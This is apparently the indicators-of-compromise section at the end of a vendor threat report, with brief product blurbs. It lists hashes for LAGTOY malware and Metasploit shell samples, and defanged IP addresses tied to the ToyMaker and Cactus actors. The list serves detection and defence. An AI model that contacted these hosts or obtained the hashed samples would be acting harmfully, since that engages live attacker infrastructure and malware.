Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of Compromise (IOCs)

IOCs for this threat can be found on our GitHub repository here.

Hashes - LAGTOY

fdf977f0c20e7f42dd620db42d20c561208f85684d3c9efd12499a3549be3826

Metasploit shells

0a367cc7e7e297248fad57e27f83316b7606788db9468f59031fed811cfe4867

0bcfea4983cfc2a55a8ac339384ecd0988a470af444ea8f3b597d5fe5f6067fb

5831b09c93f305e7d0a49d4936478fac3890b97e065141f82cda9a0d75b1066d

691cc4a12fbada29d093e57bd02ca372bc10968b706c95370daeee43054f06e3

70077fde6c5fc5e4d607c75ff5312cc2fdf61ea08cae75f162d30fa7475880de

a95930ff02a0d13e4dbe603a33175dc73c0286cd53ae4a141baf99ae664f4132

c1bd624e83382668939535d47082c0a6de1981ef2194bb4272b62ecc7be1ff6b

Network IOCs

ToyMaker

209[.]141[.]43[.]37

194[.]156[.]98[.]155

158[.]247[.]211[.]51

39[.]106[.]141[.]68

47[.]117[.]165[.]166

195[.]123[.]240[.]2

75[.]127[.]0[.]235

149[.]102[.]243[.]100

Cactus

206[.]188[.]196[.]20

51[.]81[.]42[.]234

178[.]175[.]134[.]52

162[.]33[.]177[.]56

64[.]52[.]80[.]252

162[.]33[.]178[.]196

103[.]199[.]16[.]92